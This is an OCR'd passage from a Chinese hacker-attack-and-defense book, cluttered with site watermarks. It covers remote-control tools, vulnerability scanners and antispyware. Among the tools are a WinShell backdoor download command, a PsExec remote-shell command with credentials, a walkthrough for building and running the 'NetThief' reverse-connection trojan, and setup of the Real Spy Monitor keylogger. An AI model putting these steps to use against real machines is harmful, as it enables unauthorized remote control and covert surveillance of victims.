CMD>http://.../srv.exe：通过其他网站下载文件到运行 WinShell 的计算机。

4.5.5 用 PsExec 实现远程控制

PsExec 也是一个 Telnet 工具，使用它无需手动安装客户端软件即可执行其他系统上的进程，并且可以获得与控制台应用程序相当的完全交互性。PsExec 最强大的功能之一是在远程系统和远程支持工具（如 IpConfig）中启动交互式命令提示窗口，以便显示无法通过其他方式显示的有关远程系统的信息。

需要说明的是，某些反病毒扫描程序会报告其中一个或多个工具感染了远程管理病毒。这些 PsTools 都不带病毒，但如果病毒使用了这些工具，则可能触发病毒通知。

安装 PsExec 时需将 PsExec 复制到可执行路径，键入 psexec 可显示其使用语法：

psexec [\\computer[,computer2[,...] | @file][-u user [-p psswd]][-n s][-l][-sl-e][-x][-i [session]][-c [-fl-v]][-w directory][-d][-][-a n,n,...] cmd [arguments]

computer：指示 PsExec 在指定的一台或多台计算机上运行应用程序。如果省略计算机名称，则 PsExec 将在本地系统上运行应用程序；如果输入计算机名称“*”，则 PsExec 将在当前域中的所有计算机上运行应用程序。

@file：指示 PsExec 在指定的文本文件中列出的每台计算机上运行命令。

-a：用逗号分隔可以运行应用程序的处理器，CPU 编号最小为 1。例如，要在 CPU 2 和 CPU 4 上运行应用程序，请输入“-a 2,4”。

-c：将指定的程序复制到远程系统以便执行。如果省略此选项，则应用程序必须位于远程系统上的系统路径中。

-d：不等待应用程序终止。只能对非交互式应用程序使用此选项。

-e：不加载指定账户的配置文件。

-f：将指定的程序复制到远程系统，即使远程系统中已存在该文件。

-i：运行程序，以便它与远程系统中指定会话的桌面进行交互。如果未指定会话，则进程将在控制台会话中运行。

-l：以受限用户身份（去除 Administrators 组的权限，并且只允许使用分配给 Users 组的权限）运行进程。在 Windows Vista 系统，此进程将以低完整性运行。

-n：指定与远程计算机连接的超时时间（秒）。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

-p：指定用户名的密码（可选）。如果省略此选项，系统将提示输入隐藏密码。
-s：在系统账户中运行远程进程。
-u：指定用于登录远程计算机的可选用户名。
-v：仅在指定文件具有更高版本号或该文件比远程系统上的文件新时复制该文件。
-w：设置进程的工作目录（相对于远程计算机）。
-x：在 Winlogon 桌面上显示 UI（仅限于本地系统）。
-priority：指定-low、-belownormal、-abovenormal、-high 或-realtime 按不同优先级运行进程。
program：要执行的程序的名称。
arguments：要传递的参数（注意文件路径必须是目标系统中的绝对路径）。

对于其名称中含有空格的应用程序，可以在其两侧加引号，例如，psexec \\marklap "c:\long name\app.exe"。按下 Enter 键时，仅将输入内容传递到远程系统。按 Ctrl+C 组合键可终止远程进程。如果省略用户名，则远程进程将以执行 PsExec 时所使用的相同账户运行，但由于远程进程以模仿方式运行，因此无权访问远程系统上的网络资源。指定用户名时远程进程将以指定的账户执行，并可访问该账户有权访问的任何网络资源。密码是以明文形式传递到远程系统的。

跟着做：用 PsExec 实现远程控制

01 在本地计算机中打开【命令提示符】窗口，进入 PsExec 所有路径，执行【psexec \\远程主机 IP -u 用户名 "密码" C:\winnt\system32\cmd.exe】命令后，即可进入远程主机，如图 4-113 所示。

02 此后，主控端计算机就可以在远程计算机中进行操作了。



图 4-113 进入远程主机

4.6 可能出现的问题与解决办法

（1）对于某些远程控制来说，虽然远程计算机已经正常运行了服务器端，但为什么不能正常建立连接？

解答：很多用于善意远程控制的软件都需要被控端操作者的确认，所以必须设置登录密码才能正常登录。这也是为了保证被控端计算机的安全。

（2）本章介绍的都是直接与操作系统连接的远程控制软件，有没有具有其他功能的远程监测软件，比如，可以监测某个网站内容的变化等的工具？

解答：有，如 URLy Warning 就是一款可以监测某网站的内容变化的专用工具，Serv-U 则是一款被广泛运用的 FTP 服务器端软件，它可以设定多个 FTP 服务器，并限定登录服务器用户的

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

权限、登录主目录及空间大小等，功能非常完备。诸如此类的软件还有很多，用户可以根据需要，从网上下载。

（3）局域网出现 IP 地址冲突的原因有哪些？面对 IP 地址冲突应该采取哪些措施？

解答：有时出现问题时并不能及时发现，只有在相互冲突的网络客户同时都在开机状态时才能显露出问题，所以具有相当的隐蔽性。造成 IP 地址冲突的原因有如下几种情况。

- 很多用户对 TCP/IP 并不了解，不知道【IP 地址】、【子网掩码】、【默认网关】等参数如何设置，或用户无意修改了这些信息。
- 管理员或用户进行参数设置时，由于失误造成输错参数。
- 在客户机维修调试时，维修人员使用临时 IP 地址。
- 有人窃用他人的 IP 地址。

在接到冲突报告之后，先确定冲突发生的 VLAN。通过 IP 规划的 VLAN 定义和冲突的 IP 地址，找到冲突地址所在的网段。这对成功地找到网卡 MAC 地址起着关键作用，因为有些网络命令不能跨网段存取。

先将客户机与网络隔离，让占有非法 IP 地址的计算机在网上运行，网络管理员便可以设法找到它。在【命令提示符】窗口中运行 ipconfig /release 命令，再运行 ipconfig /renew 命令，即可解决个人 IP 地址冲突问题。

4.7 总结与经验积累

黑客攻击目标主机的最终目的是要控制目标主机，并从中获取有用的信息，自然离不开使用远程控制工具。本章所介绍的微软操作系统中自带的远程控制工具，因需要主控方与被控方都知情的情况下进行操作，所以只能用于善意的操作，为被控方解决实际问题。而对于本章所介绍的其他远程控制工具，则有可能被黑客利用，所以了解这方面的知识是非常必要的，可以让广大计算机用户提高警惕，防患于未然。

在使用计算机的过程中，用户要经常通过 Ctrl+Alt+Del 组合键将【Windows 任务管理器】窗口打开，查看其中的进程有无异常，如果有异常就需要将可疑进程中止，因为它有可能是远程控制工具的进程。

每月及時觀看電子月
就上溜客安全網www.17


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。



溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

5.1 常见漏洞扫描工具

一般来说，黑客都是通过存在的漏洞而成功进入目标主机的，所以经常使用一些系统漏洞扫描器对系统进行扫描，并及时为漏洞打补丁是防止黑客入侵的重要手段之一。目前大多数杀毒软件和一些上网安全工具都具有扫描系统漏洞的功能，使用这些功能，就可以扫描出当前系统中存在的已知的系统漏洞，并可下载这些漏洞补丁进行安装。

5.1.1 SSS 扫描与防御

SSS（Shadow Security Scaner）是一款著名的系统漏洞扫描器，它可以对大范围内的系统漏洞进行安全、高效、可靠的安全检测，其系统扫描的速度与精度足以让用户敢和那些专门入侵他人计算机系统的黑客叫板。

跟着做：利用 SSS 进行系统扫描与安全性检查

01 安装好 SSS 软件后，选择【开始】→【程序】→Safety-lab→Shadow Security Scaner →Shadow Security Scaner 菜单项，进入其操作界面，如图 5-1 所示。




图 5-1 SSS 操作界面

02 单击工具栏上的 New session 按钮，即可打开 New session 对话框，在其中设置扫描项目的有关选项，如图 5-2 所示。



图 5-2 设置扫描项目

03 用户可以选择预设的扫描规则，也可单击 Add rule 按钮，打开如图 5-3 所示的 Create new rule 对话框，在其中创建新的扫描规则。



图 5-3 创建扫描规则

04 单击 OK 按钮，即可在弹出的对话框中设置新扫描规则的有关选项，如图 5-4 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。




图 5-4　设置扫描规则的有关选项

05 选择好扫描规则后，如选择 Complete Scan 项，单击 Next 按钮，在显示的对话框中单击 Add host 按钮，添加扫描的目标计算机，如图 5–5 所示。



图 5-5　添加目标计算机

06 选取 Host 单选项，可添加单一目标计算机的 IP 地址或计算机名称；选取 Hosts range 单选项，可添加一个 IP 地址范围；选取 Hosts from file 单选项，可通过指定已存在的目标计算机列表文件添加目标计算机；选取 Host groups 单选项，则可通过添加工作组的方式添加目标计算机，并设置登录的用户名称和密码。

在选好要添加的目标计算机之后，单击 Add 按钮，即可完成目标计算机的添加，如图 5–6 所示。



图 5-6　添加的目标计算机

07 单击 Next 按钮，即可完成扫描项目的创建并返回 SSS 主界面。单击工具栏上的 Start scan 按钮，开始对目标计算机进行扫描，并可在 Statistics 标签卡中查看扫描进程，在 Vulnerabilities 标签卡中查看扫描结果，其中给出了危险程序、补救措施等内容，如图 5–7 所示。

08 使用 SSS 还可以进行 DoS 安全性检测。单击左侧窗口中的 DoS Checker 按钮，打开如图 5–8 所示的对话框。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 5-7　查看扫描结果




图 5-8　设置 DoS 检测选项

09 选择检测的项目，设置扫描的线程数（Threads），单击 Start 按钮，即可进行 DoS 检测，并给出检测结果。

10 选择 Tools→Options 菜单项，即可打开 SSS 选项设置对话框，用户可以设置常规选项（见图 5-9）、扫描选项（见图 5-10）等。



图 5-9　常规选项设置




图 5-10　扫描选项设置

5.1.2　Windows 系统安全检测器

MBSA（Microsoft Baseline Security Analyzer）是微软公司开发的一款 Windows 系统安全漏洞检测工具，它不仅可以检测系统存在的安全漏洞，还提供了详细的解决方案和补丁下载地址。如果用户有权限，还可以对局域网或远程计算机进行安全检测。

跟着做：使用 MBSA 检测计算机系统

01 下载并安全 MBSA 后，选择【开始】→【所有程序】→ Microsoft Baseline Security Analyzer 2.0.1 菜单项，进入 MBSA 操作界面，如图 5-11 所示。

02 单击左侧窗口中的 Welcome 超链接，单击右侧窗口中的 Scan a computer 超链接，可在显示的如图 5-12 所示的窗口中指定扫描的计算机及其扫描选项。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 5-11　MBSA 操作界面




图 5-12　指定目标及扫描选项

03　单击 Start Scan 超链接，即可开始扫描目标计算机，并给出最终扫描结果，如图 5-13 所示。

04　在左侧窗口中选择 Pick multiple computer to scan 超链接，则可扫描某一范围内的多台计算机，如图 5-14 所示。



图 5-13　查看扫描结果



图 5-14　扫描多台计算机

05　在左侧窗口中选择 Pick a security report to view 超链接，可进入其扫描报告界面，在 Sort order 下拉列表框中可以选择执行的排列次序，如图 5-15 所示。

06　在每一项漏洞下方用户都可以单击【What was scanned（扫描的是什么）】、【Result details（详细数据）】、【How to correct this（如何补救）】等超链接，查看相应的内容，如图 5-16 所示。

小技巧　查看扫描报告时，在 Actions 项下可以将扫描报告打印出来或复制到剪贴板上，再用文本编辑器进行编辑。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 5-15　查看扫描报告列表



图 5-16　查看报告内容

5.2　反弹木马与反间谍软件

反弹木马因为利用被控端主机主动连接主控端，所以可以穿过防火墙，隐藏性非常强。现在有很多这样的木马软件，“网络神偷”就是这样一个反弹木马。

5.2.1　“网络神偷”反弹木马

“网络神偷”利用反弹端口技术使被控端与主控端自动连接，从而避开防火墙的拦截，甚至可以从一个局域网连接到另一个局域网，并且可以远程控制目标主机。

跟着做：使用“网络神偷”实现对目标主机的控制

01　下载并解压后，双击 NetThief.exe 程序，即可打开首次运行向导，单击【下一步】按钮，可选择支持方式，如图 5-17 所示。

02　选择【临时支持方式】单选项，单击【下一步】按钮，可看到临时支持方式使用的有关提示性说明，如图 5-18 所示。




图 5-17　选择支持方式




图 5-18　临时支持方式说明

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

03 单击【下一步】按钮，可指定连接的端口，或使用“网络神偷”默认的端口，如图 5–19 所示。




图 5-19 设置连接端口

04 单击【下一步】按钮，则系统显示如图 5–20 所示对话框，单击【完成】按钮，即可结束首次运行向导。




图 5-20 结束向导设置

05 进入“网络神偷”操作界面后，系统将自动弹出提示对话框，询问是否生成被控端程序，如图 5–21 所示。



图 5-21 生成被控端提示信息

06 单击【是】按钮，即可在显示的对话框中选择被控端程序的版本，以及被控端运行后的选项，如图 5–22 所示。




图 5-22 生成被控端程序

注意 由于“网络神偷”的专用支持方式是需要付费的，对于一般用户来说可选择临时支持方式和动态域名支持方式。

07 单击【确定】按钮，即可生成被控端程序，如图 5–23 所示，如果想要在本机测试一下效果，可单击【是】按钮。




图 5-23 被控端程序生成提示

08 在远程计算机中运行被控端程序后，即可在主控端看到被控端计算机的有关信息，并可进行相关操作，如图 5–24 所示。



图 5-24 “网络神偷”主界面

提示 使用“网络神偷”可以对远程计算机进行文件传输、更名、删除等操作，并可控制远程桌面。

每月及時觀看電子月刊
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

小技巧 如果要卸载远程被控端程序，可单击主界面工具栏上的【卸载被控端程序】按钮，单击工具栏上的【接管远程桌面】按钮，可控制远程计算机的桌面。

5.2.2 SS&D 反间谍软件与防御

SS&D（Spybot Search & Destroy）是一款专门检查和清除计算机中间谍软件的工具。所谓间谍软件是指执行某些行为（例如广告、收集个人信息或通常没有经过机主同意就更改计算机的设置）的软件的通用术语，是一种可以秘密地收集有关计算机信息，并可能向一些未知网站发送数据的软件，包括键盘记录软件或按键捕获寄生虫等木马程序。

跟着做：使用 SS&D 检查和消除间谍软件

01 将 SS&D 下载并安装后，双击桌面上的 Spybot Search & Destroy 图标，即可进入其操作界面，如图 5-25 所示。

02 单击【检测与修复】按钮，再单击【检测】按钮，即可开始检查系统，如图 5-26 所示。



图 5-25 SS&D 操作界面



图 5-26 检查系统

03 检查完毕后，SS&D 将列出查到的可疑软件，选取某个可疑软件，可查看该软件的有关信息，如图 5-27 所示。

04 选取需要修复的项目，单击【修复】按钮，再单击【是】按钮，即可将所选项目清除，如图 5-28 所示。



图 5-27 查看可疑软件信息



图 5-28 清除可疑项目

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

05 如果误清除了有用的项目，则可单击左侧窗口中的【还原】按钮，然后选取需要还原的项目，单击工具栏上的【还原】按钮，将所选项目还原，如图 5-29 所示。



图 5-29 还原误清除的项目

06 若单击工具栏上的【删除】按钮，则可将所选项目彻底删除，如图 5-30 所示。



图 5-30 彻底删除可疑项目

07 单击左侧窗口中的【免疫】按钮，可打开其免疫操作界面，SS&D 将自动扫描系统，检查当前计算机系统的免疫情况，如图 5-31 所示。




图 5-31 SS&D 免疫界面

08 单击【Immunize】按钮，可使系统获得永久性免疫功能，使那些间谍软件和广告程序无法侵入计算机系统。

09 若选择【模式】→【高级模式】菜单项，则可对 SS&D 进行设置和使用 SS&D 提供的工具，如图 5-32 和图 5-33 所示。

注意 高级模式提供了一些深入检测的工具和更多的设置选项，但这些内容需要谨慎使用，因为对这些内容不了解的情况下使用，可能对计算机系统造成损害。



图 5-32 SS&D 选项设置



图 5-33 SS&D 提供的工具

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

5.3 系统监控与网站漏洞攻防

一般来说，越是著名的网站，越容易遭到黑客的攻击，每一个系统、每一个网站防护再严密，也会存在安全漏洞，。但如果网络管理员具有一些黑客攻防知识，就可以尽可能地保证系统和网站的安全性，使黑客不易攻破。

5.3.1 Real Spy Monitor 系统监控器

Real Spy Monitor 是一个监测互联网和个人计算机以保障其安全的软件。它不仅可以记录键盘敲击、网页站点、视窗开关、程序执行、屏幕扫描以及文件的出入等对象，还可以记录网页的浏览、AOL、ICQ、MSN、AIM、Yahoo Messenger 等实时通信软件的聊天内容，在网页上使用邮件系统的 Web Mail 内容（包含 MSN 和 Hotmail 等）也能够详细记录。

跟着做：使用 Real Spy Monitor 监控系统

01 安装好 Real Spy Monitor 软件后，双击桌面上的 Real Spy Monitor 图标，则弹出其注册对话框，如图 5-34 所示。



图 5-34 Real Spy Monitor 注册对话框

02 单击 Continue 按钮，则用户需要在 New PassWord 和 Confirm 文本框中输入相同的密码，如图 5-35 所示。



图 5-35 设置密码

03 单击 OK 按钮，即可进入其操作界面，如图 5-36 所示。



图 5-36 Real Spy Monitor 主界面

04 单击 Hotkey Choice 图标，在弹出的如图 5-37 所示对话框中设置弹出热键。



图 5-37 设置弹出热键

